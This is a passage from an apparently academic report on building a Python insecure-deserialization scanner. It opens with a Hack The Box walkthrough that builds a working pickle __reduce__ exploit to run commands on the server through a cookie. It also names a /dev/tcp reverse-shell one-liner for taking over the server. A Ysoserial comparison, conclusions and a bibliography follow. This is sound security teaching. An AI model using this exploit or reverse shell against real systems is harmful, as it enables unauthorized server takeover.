

Fig. 37. Cookies on the website

Let's make a simple program that decodes this value and uses pickle.loads() to deserialize.

```
1  from base64 import b64decode
2  import pickle
3
4  enc_val = b'KGRwMApTJ3NlcnVtJwpwMQpjY29weV9yZWcKX3JlY29uc3RydWN0b3IKcDIKKGNfX21haW5fXwphbnRpX3BpY2tsZV9zZXJ1bQpwMwpjX19idWlsdGluX18Kb2JqZWN0CnA0Ck50cDUKUnA2CnMu'
5  dec_val = b64decode(enc_val)
6
7  res = pickle.loads(dec_val)
8  print(res)
```

Fig. 38. Decoding and unpickling the cookie

However, we get an error while executing pickle.loads().

```
kali@kali:~/Desktop/CS 298$ python2 exp.py
Traceback (most recent call last):
  File "exp.py", line 7, in <module>
    res = pickle.loads(dec_val)
  File "/usr/lib/python2.7/pickle.py", line 1388, in loads
    return Unpickler(file).load()
  File "/usr/lib/python2.7/pickle.py", line 864, in load
    dispatch[key](self)
  File "/usr/lib/python2.7/pickle.py", line 1096, in load_global
    klass = self.find_class(module, name)
  File "/usr/lib/python2.7/pickle.py", line 1132, in find_class
    klass = getattr(mod, name)
AttributeError: 'module' object has no attribute 'anti_pickle_serum'
```

Fig. 39. Attribute Error while unpickling

Now, we could have easily dismissed this data as non-unpickable. However, on close investigation, we see that we are getting Attribute Error. An attribute called “anti_pickle_serum” is required for unpickling.

```
1  from base64 import b64decode
2  import pickle
3
4  enc_val = b'KGRwMApTJ3NlcnVtJwpwMQpjY29weV9yZWcKX3JlY29uc
5  dec_val = b64decode(enc_val)
6
7  anti_pickle_serum = None
8  res = pickle.loads(dec_val)
9  print(res)
```

Fig. 40. Adding the attribute and then unpickling

On adding this attribute, we get another error stating “anti_pickle_serum” needs to be a type object.

```
kali@kali:~/Desktop/CS 298$ python2 exp.py
Traceback (most recent call last):
  File "exp.py", line 8, in <module>
    res = pickle.loads(dec_val)
  File "/usr/lib/python2.7/pickle.py", line 1388, in loads
    return Unpickler(file).load()
  File "/usr/lib/python2.7/pickle.py", line 864, in load
    dispatch[key](self)
  File "/usr/lib/python2.7/pickle.py", line 1139, in load_reduce
    value = func(*args)
  File "/usr/lib/python2.7/copy_reg.py", line 48, in _reconstructor
    obj = object.__new__(cls)
TypeError: object.__new__(X): X is not a type object (NoneType)
```

Fig. 41. Attribute Error converted to TypeError

Generally, a type object refers to a class. We change the type of attribute to a class [46].

```
from base64 import b64decode
import pickle

enc_val = b'KGRwMApTJ3NlcnVtJwpwMQpjY29weV9yZWcKX3Jl
dec_val = b64decode(enc_val)

class anti_pickle_serum(object):
    pass

res = pickle.loads(dec_val)
print(res)
```

Fig. 42. Changing attribute type to class

We can see in the image below, that errors are resolved. In addition, we can see the exact type of data required, which is of the format {'serum': pickle_object}

```
kali@kali:~/Desktop/CS 298$ python2 exp.py
{'serum': <__main__.anti_pickle_serum object at 0x7f1c709eec50>}
kali@kali:~/Desktop/CS 298$
```

Fig. 43. Errors resolved during unpickling

Now, all we need to do is add the vulnerable reduce function to anti_pickle_serum class and pickle that whole class. Inside the reduce function, we will add our exploit. In our exploit, we are just listing the files of the directory using the command "ls -l".

```
home > kali > Desktop > CS 298 > exp2.py > ...
1  from base64 import b64encode
2  import pickle
3  import subprocess
4
5
6  class anti_pickle_serum(object):
7      def __reduce__(self):
8          return (subprocess.check_output, (['ls','-l'],))
9
10 res = pickle.dumps({'serum':anti_pickle_serum()})
11 print(b64encode(res))
```

Fig. 44. Creation of an exploit for sandbox website

The output is a base 64 encoded string which we just simply need to replace in the cookies.

```
kali@kali:~/Desktop/CS 298$ python2 exp2.py
KGRwMApTJ3NlcnVtJwpwMQpjc3VicHJvY2VzcwpjaGVja19vdXRwdXQKcDIKKChscDMKUydscycKcDQKYVMnLWwnCnA1CmF0cDYKUnA3CnMu
kali@kali:~/Desktop/CS 298$
```

Fig. 45. Base 64 encoding of the exploit

On replacing the cookies, we can see the files of the server.



Fig. 46. Exploit displaying all server files to user

Instead of just listing the files, we can create a reverse tcp connection using a command such as “sh -i >& /dev/tcp/ machine_ip /port 0>&1". This will give us the shell of the server, and we can do anything we want with the server.

Thus, our vulnerability scanner gave the correct output indicating this website might be susceptible to Insecure Deserialization.

VIII. ANALYSIS

In this section, we will examine in detail the working of Ysoserial and compare it with our vulnerability scanner. As discussed in Section III, Ysoserial is an important detection and exploitation tool for Insecure Deserialization in Java. There is a similar project to detect Insecure Deserialization in .NET called Ysoserial.net [47]. Before talking about the working of Ysoserial, let's deep dive into the exploitation of Insecure Deserialization in Java using gadgets. We will take an example of a vulnerability in a Java tool called Jackson fasterxml [48]. Jackson is a library in Java that converts or serializes Plain Old Java Objects or POJO to JSON and deserializes or converts back JSON to POJO. This is done with the help of a class Object Mapper. Object mapper implements Polymorphic Type Handling which is the serialization and deserialization of complex classes. During this implementation of Polymorphic Type Handling, a vulnerability is present which enables the execution of a malicious JSON. As we reviewed in Section IV Subsection C, various gadgets can be chained together to form a gadget chain where the invocation of functions of different classes happens until a vulnerable function is reached. Ysoserial exploits the vulnerability in Java using this concept. It generates various payloads such as CommonsCollections4, Hibernate2, Spring1, etc. [49], which are the gadget chains that can be used to exploit the vulnerability. Now, we will compare our vulnerability scanner with Ysoserial.

Ysoserial is an exploitation tool that scans Insecure Deserialization through exploitation in Java. We have created a vulnerability scanner for detecting Insecure Deserialization in Python. This scanner can help in the detection of vulnerabilities in two ways. First, it can be a dedicated vulnerability scanner for Insecure Deserialization. Second, it can be integrated into various other scanners such as burp suite to become a part of a common vulnerability scanner. No gadget chains are used for detection in our scanner, unlike Ysoserial. We use the pickle module for detection

here. Ysoserial was developed in Java whereas, the development of our scanner is done in Python. One of the primary advantages of our scanner is that it scans all TCP ports of the website for potential Python servers. This is particularly important where additional servers are present on the same IP. Common Vulnerability scanners will just scan the default http/https port which is commonly port 80. Insecure Deserialization in these hidden servers can be detected using our scanner. Another advantage of our scanner is that it contains a decryption module which is absent in Ysoserial. We can also use the idea of Ysoserial to extend our vulnerability scanner to software that detects and exploits the vulnerability. This can result in the creation of a superior exploitation tool for Insecure Deserialization.

IX. CONCLUSION AND FUTURE WORKS

In this research project, a vulnerability scanner was created. This scanner specifically scans for Insecure Deserialization in the programming language Python. Such a vulnerability scanner can be utilized during penetration testing. We discuss the history of Insecure Deserialization, and basic concepts such as serialization, deserialization, magic methods, gadgets, pickling, etc. We also talk about how this vulnerability can be exploited in different programming languages. A comparison between our scanner and Ysoserial is made. Currently, no scanner for this vulnerability exists for Python. We attempted the first vulnerability scanner for Insecure Deserialization in this programming language. Our scanner scans all the ports of a website, identifies the ones running a Python server on it, extracts the cookies, decrypts them, and checks if the vulnerability is present through the pickle module. However, there are certain limitations to this scanner. The first issue is that human-editable data which goes back to the server for processing can be present anywhere on the website, not just in cookies. Second, the encrypted data can be encrypted in any algorithm and not just in base 64. Third, port scanning is time-consuming. Fourth, it is difficult to test this vulnerability scanner due to the legal issues on the usage of Nmap and Masscan tools without consent.

In the future, we can try to minimize the limitations of this scanner. The whole website can be scanned for data including cookies, web pages, HTTP requests, local storage, session storage, etc. Although creating a universal decrypting tool is extremely difficult, we can try and identify the encryption or hashing algorithm and then send the encrypted data to the specific decrypting tools. To shorten the port scanning time, we can just focus on the well-known ports (0 to 1023). However, that will reduce the accuracy of the scanner. Testing is our biggest challenge. Based on previous Python exploits, we can create large numbers of websites that have this vulnerability in

them. Some secure websites in Python and otherwise can also be created. Using this we can see if our scanner can identify the vulnerability. A new approach can also be taken to identify the vulnerability. We can detect if a vulnerability exists by exploiting the vulnerability. Like Ysoserial, we can pass certain payloads to the application and try to exploit the vulnerability.

BIBLIOGRAPHY

[1] Saravanan A, Bama S. S. A Review on Cyber Security and the Fifth Generation Cyberattacks. Orient. J. Comp. Sci. and Technol; 12(2).

[2] Andreea Bendovschi, "Cyber-Attacks – Trends, Patterns and Security Countermeasures," presented at Procedia Economics and Finance, Oxford, United Kingdom, 2015.

[3] "What Is the OWASP Top 10 2021 and How Does It Work?" Synopsys, https://www.synopsys.com/glossary/what-is-owasp-top-10.html.

[4] OWASP. "OWASP Top 10:2021." Owasp.org, 2021, owasp.org/Top10/.

[5] The MITRE Corporation. "CWE - Common Weakness Enumeration." Cwe.mitre.org, 12 Oct. 2022, cwe.mitre.org/.

[6] Red Hat. "What Is CVE?" Www.redhat.com, 25 Nov. 2020, www.redhat.com/en/topics/security/what-is-cve.

[7] Mell, P., Kent, K. and Romanosky, S. (2006), Common Vulnerability Scoring System, IEEE Security & Privacy, [online], https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=50899 (Accessed November 26, 2022).

[8] PortSwigger. "Insecure Deserialization | Web Security Academy." Portswigger.net, portswigger.net/web-security/deserialization.

[9] The MITRE Corporation. "CVE-2007-1701 : PHP 4 before 4.4.5, and PHP 5 before 5.2.1, When Register_globals Is Enabled, Allows Context-Dependent Attackers to Exec." Www.cvedetails.com, 27 Mar. 2007, www.cvedetails.com/cve/CVE-2007-1701/. Accessed 9 Oct. 2019.

[10] Black Hat. "Black Hat." www.blackhat.com, www.blackhat.com/about.html.

[11] "CzWiki > OWASP." CzWiki, czwiki.cz/Lexikon/OWASP. Accessed 14 Dec. 2022.

[12] Last Stage of Delirium Research Group. Java and Java Virtual Machine Security Vulnerabilities and Their Exploitation Techniques by Last Stage of Delirium Research Group Http://Lsd-Pl.net. 3 Sept. 2002.

[13] David A. Wheeler, "Language−Specific Issues," in Secure Programming for Linux and Unix HOWTO, v3.010. pp. 116.

[14] Bauer, Lujo, et al. “Mechanisms for Secure Modular Programming in Java.” Department of Computer Science, Princeton University, 5 Mar. 2003, users.ece.cmu.edu/~lbauer/papers/jms-spe03.pdf, 10.1002/spe.516. Accessed 14 Dec. 2022.

[15] IBM. “PHP Session_decode Code Execution CVE-2007-1701 Vulnerability Report.” Exchange.xforce.ibmcloud.com, exchange.xforce.ibmcloud.com/vulnerabilities/33658. Accessed 14 Dec. 2022.

[16] CVE Details. “CVE Security Vulnerability Database. Security Vulnerabilities, Exploits, References and More.” Cvedetails.com, 2009, www.cvedetails.com/.

[17] CVE-2010-3258 : The Sandbox Implementation in Google Chrome Before 6.0.472.53 Does Not Properly Deserialize Parameters, Which Has Unspec. www.cvedetails.com/cve/CVE-2010-3258.

[18] Dean, Brian. “Google Chrome Statistics for 2021.” Backlinko, 8 Mar. 2021, backlinko.com/chrome-users.

[19] Fingann, Sondre. “Java Deserialization Vulnerabilities.” Https://Www.duo.uio.no/Bitstream/Handle/10852/79730/Master-Thesis---Java-Deserialization-Vulnerabilities---Sondre-Fingann.pdf, University of Oslo, 2020, https://www.duo.uio.no/bitstream/handle/10852/79730/Master-Thesis---Java-Deserialization-Vulnerabilities---Sondre-Fingann.pdf.

[20] Sayar, Imen, et al. “An In-Depth Study of Java Deserialization Remote-Code Execution Exploits and Vulnerabilities.” ACM Transactions on Software Engineering and Methodology, 5 Aug. 2022, 10.1145/3554732. Accessed 21 Sept. 2022.

[21] Nikolaos Koutroumpouchos, Georgios Lavdanis, Eleni Veroni, Christoforos Ntantogian, and Christos Xenakis. 2019. ObjectMap: Detecting Insecure Object Deserialization. In 23rd Pan-Hellenic Conference on Informatics (PCI ’19), November 28–30, 2019, Nicosia, Cyprus. ACM, New York, NY, USA, 6 pages. https://doi.org/10.1145/3368640.3368680.

[22] Allam (sl4x0), Abdelrhman. “All About: Insecure Deserialization.” Medium, 12 Nov. 2022, sl4x0.medium.com/all-about-insecure-deserialization-6ac8defea078. Accessed 14 Dec. 2022.

[23] Li, Vickie. “Vickie Li’s Security Blog.” Vickie Li’s Security Blog, 3 Sept. 2020, vickieli.dev/insecure%20deserialization/pop-chains/.

[24] Jamieson, Brendan. Practical PHP Object Injection Practical PHP Object Injection. 15 Dec. 2015.

[25] Haken, Ian. "Automated Discovery of Deserialization Gadget Chains." *Www.youtube.com*, Aug. 2018, www.youtube.com/watch?v=MTfE2OgUlKc&ab_channel=BlackHat. Accessed 14 Dec. 2022.

[26] Shaji, Shibin B. "Using Python's Pickling to Explain Insecure Deserialization." Medium, 28 Apr. 2020, medium.com/@shibinbshaji007/using-Pythons-pickling-to-explain-insecure-deserialization-5837d2328466. Accessed 14 Dec. 2022.

[27] kumar. "SOUR PICKLE : Insecure Deserialization with Python Pickle Module." Medium, 19 Mar. 2020, medium.com/@abhishek.dev.kumar.94/sour-pickle-insecure-deserialization-with-Python-pickle-module-efa812c0d565.

[28] Python Software Foundation. "Pickle — Python Object Serialization — Python 3.7.3 Documentation." Python.org, 2019, docs.Python.org/3/library/pickle.html.

[29] A. Ot, "Importance of Vulnerability Scanning & Why You Should Do It," Enterprise Storage Forum, Mar. 20, 2023. https://www.enterprisestorageforum.com/security/importance-of-vulnerability-scanning/.

[30] Fortinet, "What is a Port Scan and How does it work?," Fortinet. https://www.fortinet.com/resources/cyberglossary/what-is-port-scan.

[31] R. D. Graham, "robertdavidgraham/Masscan," GitHub, Oct. 31, 2020. https://github.com/robertdavidgraham/Masscan.

[32] Nmap.org, "Nmap," Nmap.org, 2017. https://Nmap.org/.

[33] Nmap.org, "OS Detection | Nmap Network Scanning," Nmap.org, 2019. https://Nmap.org/book/man-os-detection.html.

[34] Nmap.org, "Service and Version Detection | Nmap Network Scanning," Nmap.org. https://Nmap.org/book/man-version-detection.html.

[35] Cve.mitre.org, "CVE - CVE-2023-28667," cve.mitre.org. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-28667 (accessed Mar. 30, 2023).

[36] Tenable, “Insecure Deserialization in Multiple WordPress Plugins,” Tenable®, Feb. 22, 2023. https://www.tenable.com/security/research/tra-2023-7 (accessed Mar. 30, 2023).

[37] Cve.mitre.org, “CVE - CVE-2021-4118,” cve.mitre.org. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4118 (accessed Mar. 30, 2023).

[38] 418sec, “Deserialization of Untrusted Data in pytorch-lightning,” huntr.dev, Dec. 21, 2021. https://huntr.dev/bounties/31832f0c-e5bb-4552-a12c-542f81f111e6/ (accessed Mar. 30, 2023).

[39] Wikipedia Contributors, “Hash function,” Wikipedia, Sep. 08, 2019. https://en.wikipedia.org/wiki/Hash_function.

[40] OffSec Services Limited, “Kali Tools | Kali Linux Tools,” Kali Linux. https://www.kali.org/tools/.

[41] Python Software Foundation, “pickle — Python object serialization — Python 3.7.3 documentation,” Python.org, 2019. https://docs.Python.org/3/library/pickle.html.

[42] Nmap.org, “Legal Issues | Nmap Network Scanning,” Nmap.org, 2020. https://Nmap.org/book/legal-issues.html.

[43] Python Software Foundation, “pickle — Python object serialization,” Python documentation. https://docs.Python.org/3/library/pickle.html#what-can-be-pickled-and-unpickled (accessed Mar. 30, 2023).

[44] Hack The Box, “All About Hack The Box,” Hack The Box. https://www.hackthebox.com/about-us.

[45] Hack The Box, “Hack The Box,” app.hackthebox.com, Nov. 18, 2020. https://app.hackthebox.com/challenges/185 (accessed Mar. 30, 2023).

[46] A. L, “Baby Website Rick - HackTheBox,” Gitbook.io, 2021. https://ir0nstone.gitbook.io/hackthebox/challenges/web/baby-website-rick (accessed Mar. 30, 2023).

[47] A. Muñoz, “pwntester/ysoserial.net,” GitHub, Oct. 06, 2021. https://github.com/pwntester/ysoserial.net.

[48] Lane, “vu1hub/jackson/CVE-2019-12384-RCE at master · 0xlane/vu1hub,” GitHub, Aug. 17, 2017. https://github.com/0xlane/vu1hub/tree/master/jackson/CVE-2019-12384-RCE (accessed Mar. 30, 2023).

[49] C. Frohoff, "ysoserial," GitHub, Jul. 16, 2022. https://github.com/frohoff/ysoserial (accessed Mar. 30, 2023).

[50] M. Bugliesi, S. Calzavara, R. Focardi, and W. Khan, "Automatic and Robust Client-Side Protection for Cookie-Based Sessions," Feb. 2014. doi: 10.1007/978-3-319-04897-0_11.

[51] OWASP Foundation, Inc., "HttpOnly - Set-Cookie HTTP response header | OWASP," owasp.org. https://owasp.org/www-community/HttpOnly.

[52] OWASP Foundation, Inc., "Secure Cookie Attribute | OWASP," owasp.org. https://owasp.org/www-community/controls/SecureCookieAttribute.

[53] Health Sector Cybersecurity Coordination Center, The OWASP Top 10. Health Sector Cybersecurity Coordination Center, 2022. Available: https://www.aha.org/system/files/media/file/2022/08/hhs-ocio-hc3-tlp-white-august-4-threat-briefing-the-owasp-top-10-8-4-22.pdf.

[54] OWASP Top 10 team, "Next Steps - OWASP Top 10:2021," owasp.org, 2021. https://owasp.org/Top10/A11_2021-Next_Steps/ (accessed Apr. 04, 2023).

[55] S. K. Dash, "Understanding Java De-serialization," *Medium*, Sep. 23, 2019. https://swapneildash.medium.com/understanding-Java-de-serialization-ee96054da15d (accessed Apr. 04, 2023).

[56] A. Verma, "snake_scanner," *GitHub*, Mar. 03, 2023. https://github.com/aneeshverma04/snake_scanner (accessed Apr. 04, 2023).

[57] J. Hammond, "All-Army Cyberstakes! Ysoserial EXPLOIT - Java Deserialization," *www.youtube.com*, May 08, 2020. https://www.youtube.com/watch?v=GjwduwSltNU (accessed Apr. 04, 2023).